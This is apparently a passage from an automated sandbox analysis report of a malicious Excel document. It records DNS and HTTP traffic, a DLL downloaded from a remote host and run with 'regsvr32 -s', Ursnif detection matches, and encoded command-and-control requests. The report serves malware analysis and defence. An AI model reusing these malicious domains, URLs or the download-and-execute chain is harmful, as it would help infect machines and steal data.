| May 3, 2021 19:49:48.599294901 CEST | 53          | 62833     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:54.223151922 CEST | 59260       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:54.280756950 CEST | 53          | 59260     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:55.230763912 CEST | 59260       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:55.279725075 CEST | 53          | 59260     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:56.229562998 CEST | 59260       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:56.278135061 CEST | 53          | 59260     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:49:58.241703033 CEST | 59260       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:49:58.290160894 CEST | 53          | 59260     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:50:02.242307901 CEST | 59260       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:50:02.299491882 CEST | 53          | 59260     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:50:08.758569956 CEST | 49944       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:50:08.816771984 CEST | 53          | 49944     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:50:09.725045919 CEST | 63300       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:50:10.070560932 CEST | 53          | 63300     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:50:32.552212954 CEST | 61449       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:50:32.614394903 CEST | 53          | 61449     | 8.8.8.8     | 192.168.2.4 |
| May 3, 2021 19:50:33.747190952 CEST | 51275       | 53        | 192.168.2.4 | 8.8.8.8     |
| May 3, 2021 19:50:34.115576029 CEST | 53          | 51275     | 8.8.8.8     | 192.168.2.4 |

ICMP Packets

| Timestamp                           | Source IP   | Dest IP | Checksum | Code               | Type                    |
|-------------------------------------|-------------|---------|----------|--------------------|-------------------------|
| May 3, 2021 19:47:59.511733055 CEST | 192.168.2.4 | 8.8.8.8 | d0e8     | (Port unreachable) | Destination Unreachable |

DNS Queries

| Timestamp                           | Source IP   | Dest IP | Trans ID | OP Code            | Name                       | Type           | Class       |
|-------------------------------------|-------------|---------|----------|--------------------|----------------------------|----------------|-------------|
| May 3, 2021 19:48:15.659585953 CEST | 192.168.2.4 | 8.8.8.8 | 0x2fc0   | Standard query (0) | docs.atu.ngr.mybluehost.me | A (IP address) | IN (0x0001) |
| May 3, 2021 19:49:25.680222034 CEST | 192.168.2.4 | 8.8.8.8 | 0xb4e6   | Standard query (0) | app.buboleinov.com         | A (IP address) | IN (0x0001) |
| May 3, 2021 19:50:09.725045919 CEST | 192.168.2.4 | 8.8.8.8 | 0x4f0f   | Standard query (0) | chat.billionady.com        | A (IP address) | IN (0x0001) |
| May 3, 2021 19:50:33.747190952 CEST | 192.168.2.4 | 8.8.8.8 | 0xf1cf   | Standard query (0) | app3.maintorna.com         | A (IP address) | IN (0x0001) |

DNS Answers

| Timestamp                           | Source IP | Dest IP     | Trans ID | Reply Code   | Name                       | CName | Address       | Type           | Class       |
|-------------------------------------|-----------|-------------|----------|--------------|----------------------------|-------|---------------|----------------|-------------|
| May 3, 2021 19:48:15.717000008 CEST | 8.8.8.8   | 192.168.2.4 | 0x2fc0   | No error (0) | docs.atu.ngr.mybluehost.me |       | 162.241.24.47 | A (IP address) | IN (0x0001) |
| May 3, 2021 19:49:26.036195993 CEST | 8.8.8.8   | 192.168.2.4 | 0xb4e6   | No error (0) | app.buboleinov.com         |       | 34.86.224.8   | A (IP address) | IN (0x0001) |
| May 3, 2021 19:50:10.070560932 CEST | 8.8.8.8   | 192.168.2.4 | 0x4f0f   | No error (0) | chat.billionady.com        |       | 34.86.224.8   | A (IP address) | IN (0x0001) |
| May 3, 2021 19:50:34.115576029 CEST | 8.8.8.8   | 192.168.2.4 | 0xf1cf   | No error (0) | app3.maintorna.com         |       | 34.86.224.8   | A (IP address) | IN (0x0001) |

### HTTP Request Dependency Graph

- docs.atu.ngr.mybluehost.me
- app.buboleinov.com
- chat.billionady.com
- app3.maintorna.com

### HTTP Packets

| Session ID | Source IP   | Source Port | Destination IP | Destination Port | Process                                                    |
|------------|-------------|-------------|----------------|------------------|------------------------------------------------------------|
| 0          | 192.168.2.4 | 49740       | 162.241.24.47  | 80               | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |

| Timestamp                           | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                 |
|-------------------------------------|--------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 3, 2021 19:48:15.894133091 CEST | 1234               | OUT       | GET /presentation.dll HTTP/1.1<br>Accept: */*<br>Accept-Encoding: gzip, deflate<br>User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729)<br>Host: docs.atu.ngr.mybluehost.me<br>Connection: Keep-Alive |

[illegible]

| Session ID | Source IP   | Source Port | Destination IP | Destination Port | Process                                               |
|------------|-------------|-------------|----------------|------------------|-------------------------------------------------------|
| 1          | 192.168.2.4 | 49765       | 34.86.224.8    | 80               | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|----------------------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 3, 2021<br>19:49:26.173763037 CEST | 6094               | OUT       | <pre>GET /z641zbWi8F5NGo_2BARU_2BbQAq9y6CQ2/iYglxzTUG/6THXjDZRni2_2BhtJ8xS/hQVd4Naf0x6FbAwTSzE /j2W2tG3JB3JzVvVbX11_2BUV/fpUC_2B6Q9mfu/3o2_2B46/OLYUaANQoAWvs_2FbvG_2BKH/7iWhqlNtvD/J2yWSfQ7 6dcAKMFuZ/3mJsX_2Bs0FH/qiS1vq47Ihl/qYjn0Yg7_2Fs22/uUYx5ZbSNGvuUqs3cskdX/qwpRyPlhL_2FkPNb/1 rre5N02_2FaPz2/bBs8grMdfh07gYK5nT/9gtPy0LuP/wYin2jeiY_2BayR8pqAH/pP4fdKjSstJgODzp7LO/GGc_2 F8syE1Y/XZR_2F6_2/Fm HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: app.buboleinov.com Connection: Keep-Alive</pre> |
| May 3, 2021<br>19:49:26.929080009 CEST | 6095               | IN        | <pre>HTTP/1.1 404 Not Found Server: nginx Date: Mon, 03 May 2021 17:49:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 d4 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 0a 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&amp;T";Ct@}4l"(//=-3YNf&gt;%a30</pre>               |

| Session ID | Source IP   | Source Port | Destination IP | Destination Port | Process                                               |
|------------|-------------|-------------|----------------|------------------|-------------------------------------------------------|
| 2          | 192.168.2.4 | 49779       | 34.86.224.8    | 80               | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|-----------|--------------------|-----------|------|
|-----------|--------------------|-----------|------|

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|----------------------------------------|--------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 3, 2021<br>19:50:10.219878912 CEST | 7018               | OUT       | GET /pGAWsdPZsgmlp8leD/HimMWYQD3vgj/nWrp3CJhfHJ/OCZulU9DF2vABL/EGqK7P_2BoREnVKXUKrMq/O25bJi9K6cy2wBFfEYfe_2FKkVGoswo/zrljXUlqaCddZUQdMz/46rOG0TD7jSwGomqtl1lhZnMTkpi/OvdYkB6bCvITi8j76Hq/lS7qgwy0MLToWsmBH4qSen/tk209OxMyhspY/JW_2B_2BJDgZIF6GkmqLMRn5B4cp37/KRW8p6Kt3j/I1_2FzkkwDIUgXN_2/B8sJnr99OISw/18ko4KjrRQ1/26TtcKYNzHhDSL/9AqfJNAejPb1kyuCvpyID/xExOyq0w/s HTTP/1.1<br>Accept: text/html, application/xhtml+xml, image/jxr, */*<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: chat.billionady.com<br>Connection: Keep-Alive                |
| May 3, 2021<br>19:50:10.962115049 CEST | 7019               | IN        | HTTP/1.1 404 Not Found<br>Server: nginx<br>Date: Mon, 03 May 2021 17:50:10 GMT<br>Content-Type: text/html; charset=utf-8<br>Transfer-Encoding: chunked<br>Connection: close<br>Vary: Accept-Encoding<br>Content-Encoding: gzip<br>Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 0d 0a 30 0d 0a 0d 0a<br>Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30 |

| Session ID | Source IP   | Source Port | Destination IP | Destination Port | Process                                               |
|------------|-------------|-------------|----------------|------------------|-------------------------------------------------------|
| 3          | 192.168.2.4 | 49782       | 34.86.224.8    | 80               | C:\Program Files (x86)\Internet Explorer\iexplore.exe |


| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
|----------------------------------------|--------------------|-----------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| May 3, 2021<br>19:50:34.266048908 CEST | 7021               | OUT       | GET /F8d0aGGV7/IFILstzk2tyypfn_2Fmm/U_2BnTF3_2BdKngQdqp/axZO_2FFau1L_2Bp8DkKab/4wB0QgN10EkpX/AcOnUpOy/sx6xA_2BQgCwb8YrbLddxV/OJDcwH612j/SgvuMvjnhj_2BJZu/QEAjCzH7iakZ/oq21_2FJOeJ/SwjqqZOEID8xw/G5RB86oNRHPQeS1WmQofx/9xSmKamg1DMw2k9J/4izLK3dr4GQOE25/kgxEQPFLWO2XCIRGa5/PGMRBxlzM/0Ejxm5VgBpRdVV0sXhjU/M_2BEEG31ubNw2v0Fmu/Lkyp4hip_2Fjy_2Fvx4B63WkF_2BbbsvI0/DMReAFgM/oHuJg HTTP/1.1<br>Accept: text/html, application/xhtml+xml, image/jxr, */*<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: app3.maintorna.com<br>Connection: Keep-Alive     |
| May 3, 2021<br>19:50:35.009057999 CEST | 7021               | IN        | HTTP/1.1 404 Not Found<br>Server: nginx<br>Date: Mon, 03 May 2021 17:50:34 GMT<br>Content-Type: text/html; charset=utf-8<br>Transfer-Encoding: chunked<br>Connection: close<br>Vary: Accept-Encoding<br>Content-Encoding: gzip<br>Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 0d 0a 30 0d 0a 0d 0a<br>Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30 |

Code Manipulations

Statistics

Behavior

- EXCEL.EXE
- regsvr32.exe
- iexplore.exe
- iexplore.exe



- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe

Click to jump to process

## System Behavior

Analysis Process: EXCEL.EXE PID: 6844 Parent PID: 800

### General

|                               |                                                                                     |
|-------------------------------|-------------------------------------------------------------------------------------|
| Start time:                   | 19:48:09                                                                            |
| Start date:                   | 03/05/2021                                                                          |
| Path:                         | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                          |
| Wow64 process (32bit):        | true                                                                                |
| Commandline:                  | 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding |
| Imagebase:                    | 0x220000                                                                            |
| File size:                    | 27110184 bytes                                                                      |
| MD5 hash:                     | 5D6638F2C8F8571C593999C58866007E                                                    |
| Has elevated privileges:      | true                                                                                |
| Has administrator privileges: | true                                                                                |
| Programmed in:                | C, C++ or other language                                                            |
| Reputation:                   | high                                                                                |

### File Activities

#### File Created

| File Path                                              | Access                                          | Attributes | Options                                                                                               | Completion            | Count | Source Address | Symbol             |
|--------------------------------------------------------|-------------------------------------------------|------------|-------------------------------------------------------------------------------------------------------|-----------------------|-------|----------------|--------------------|
| C:\Users\user                                          | read data or list<br>directory  <br>synchronize | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user\AppData\Local                            | read data or list<br>directory  <br>synchronize | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache | read data or list<br>directory  <br>synchronize | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user                                          | read data or list<br>directory  <br>synchronize | device     | directory file  <br>synchronous io<br>non alert   open<br>for backup ident<br>  open reparse<br>point | object name collision | 1     | 7AF643         | URLDownloadToFileA |

| File Path                                                  | Access                                        | Attributes | Options                                                                                | Completion            | Count | Source Address | Symbol             |
|------------------------------------------------------------|-----------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------------|-------|----------------|--------------------|
| C:\Users\user\AppData\Local                                | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\I\NetCookies | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user                                              | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user\AppData\Local                                | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\I\NetCookies | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user                                              | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user\AppData\Local                                | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\History      | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 7AF643         | URLDownloadToFileA |
| C:\Users\Public\block.dll                                  | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file                                          | success or wait       | 1     | 7AF643         | URLDownloadToFileA |

#### File Deleted

| File Path                                                                         | Completion      | Count | Source Address | Symbol      |
|-----------------------------------------------------------------------------------|-----------------|-------|----------------|-------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\I\NetCache\Content.MSO\780CAD4A.tmp | success or wait | 1     | 39495B         | DeleteFileW |

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---------------|---------------|------------|-------|----------------|--------|
|---------------|---------------|------------|-------|----------------|--------|

#### File Written

| File Path                                    | Offset  | Length | Value                                                                                                                                                                                           | Ascii    | Completion      | Count | Source Address | Symbol    |
|----------------------------------------------|---------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------|-----------------|-------|----------------|-----------|
| C:\Users\user\Desktop\~\$6613n246zm543w.xlsb | unknown | 55     | 07 70 72 61 74 65<br>73 68 20 20 20 20<br>20 20 20 20 20 20<br>20 20 20 20 20 20<br>20 20 20 20 20 20<br>20 20 20 20 20 20<br>20 20 20 20 20 20<br>20 20 20 20 20 20<br>20 20 20 20 20 20<br>20 | .pratesh | success or wait | 1     | 3851E4         | WriteFile |









## Key Created

| Key Path                                                             | Completion      | Count | Source Address | Symbol          |
|----------------------------------------------------------------------|-----------------|-------|----------------|-----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache          | success or wait | 1     | 2920F4         | RegCreateKeyExW |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0 | success or wait | 1     | 29211C         | RegCreateKeyExW |

## Key Value Created

| Key Path                                                             | Name        | Type  | Data | Completion      | Count | Source Address | Symbol         |
|----------------------------------------------------------------------|-------------|-------|------|-----------------|-------|----------------|----------------|
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0 | MSForms     | dword | 1    | success or wait | 1     | 29213B         | RegSetValueExW |
| HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0 | MSComctlLib | dword | 1    | success or wait | 1     | 29213B         | RegSetValueExW |

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|----------|------|------|----------|----------|------------|-------|----------------|--------|
|----------|------|------|----------|----------|------------|-------|----------------|--------|

## Analysis Process: regsvr32.exe PID: 7148 Parent PID: 6844

### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 19:48:16                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Start date:                   | 03/05/2021                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Path:                         | C:\Windows\SysWOW64\regsvr32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Commandline:                  | regsvr32 -s C:\Users\Public\block.dll                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Imagebase:                    | 0x390000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| File size:                    | 20992 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| MD5 hash:                     | 426E7499F6A7346F0410DEAD0805586B                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838086006.0000000005098000.00000004.00000040.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838133598.0000000005098000.00000004.00000040.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838242491.0000000005098000.00000004.00000040.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838283441.0000000005098000.00000004.00000040.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838186200.0000000005098000.00000004.00000040.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838303300.0000000005098000.00000004.00000040.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838219615.0000000005098000.00000004.00000040.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000001.00000003.714853915.00000000041D0000.00000040.00000001.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.838266816.0000000005098000.00000004.00000040.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |

### File Activities

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

## Analysis Process: iexplore.exe PID: 1260 Parent PID: 800

## General

|                               |                                                              |
|-------------------------------|--------------------------------------------------------------|
| Start time:                   | 19:49:23                                                     |
| Start date:                   | 03/05/2021                                                   |
| Path:                         | C:\Program Files\internet explorer\iexplore.exe              |
| Wow64 process (32bit):        | false                                                        |
| Commandline:                  | 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding |
| Imagebase:                    | 0x7ff7cee40000                                               |
| File size:                    | 823560 bytes                                                 |
| MD5 hash:                     | 6465CB92B25A7BC1DF8E01D8AC5E7596                             |
| Has elevated privileges:      | true                                                         |
| Has administrator privileges: | true                                                         |
| Programmed in:                | C, C++ or other language                                     |
| Reputation:                   | high                                                         |

## File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

## Registry Activities

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|----------|------|------|------|------------|-------|----------------|--------|
|----------|------|------|------|------------|-------|----------------|--------|

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|----------|------|------|----------|----------|------------|-------|----------------|--------|
|----------|------|------|----------|----------|------------|-------|----------------|--------|

## Analysis Process: iexplore.exe PID: 5696 Parent PID: 1260

## General

|                               |                                                                                              |
|-------------------------------|----------------------------------------------------------------------------------------------|
| Start time:                   | 19:49:24                                                                                     |
| Start date:                   | 03/05/2021                                                                                   |
| Path:                         | C:\Program Files (x86)\Internet Explorer\iexplore.exe                                        |
| Wow64 process (32bit):        | true                                                                                         |
| Commandline:                  | 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1260 CREDAT:17410 /prefetch:2 |
| Imagebase:                    | 0xce0000                                                                                     |
| File size:                    | 822536 bytes                                                                                 |
| MD5 hash:                     | 071277CC2E3DF41EEEE8013E2AB58D5A                                                             |
| Has elevated privileges:      | true                                                                                         |
| Has administrator privileges: | true                                                                                         |
| Programmed in:                | C, C++ or other language                                                                     |
| Reputation:                   | high                                                                                         |

## File Activities

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--------|------------|---------|------------|-------|----------------|--------|
|-----------|--------|------------|---------|------------|-------|----------------|--------|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|

| File Path | Offset | Length | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|------------|-------|----------------|--------|
|-----------|--------|--------|------------|-------|----------------|--------|

## Analysis Process: iexplore.exe PID: 5828 Parent PID: 800

### General

|                               |                                                              |
|-------------------------------|--------------------------------------------------------------|
| Start time:                   | 19:50:07                                                     |
| Start date:                   | 03/05/2021                                                   |
| Path:                         | C:\Program Files\internet explorer\iexplore.exe              |
| Wow64 process (32bit):        | false                                                        |
| Commandline:                  | 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding |
| Imagebase:                    | 0x7f7cee40000                                                |
| File size:                    | 823560 bytes                                                 |
| MD5 hash:                     | 6465CB92B25A7BC1DF8E01D8AC5E7596                             |
| Has elevated privileges:      | true                                                         |
| Has administrator privileges: | true                                                         |
| Programmed in:                | C, C++ or other language                                     |
| Reputation:                   | high                                                         |

### File Activities

|           |  |  |  |        |            |         |            |       |                |        |
|-----------|--|--|--|--------|------------|---------|------------|-------|----------------|--------|
| File Path |  |  |  | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|-----------|--|--|--|--------|------------|---------|------------|-------|----------------|--------|

|           |  |  |  |        |        |       |       |            |       |                |        |
|-----------|--|--|--|--------|--------|-------|-------|------------|-------|----------------|--------|
| File Path |  |  |  | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--|--|--|--------|--------|-------|-------|------------|-------|----------------|--------|

|           |  |  |  |  |        |        |            |       |                |        |
|-----------|--|--|--|--|--------|--------|------------|-------|----------------|--------|
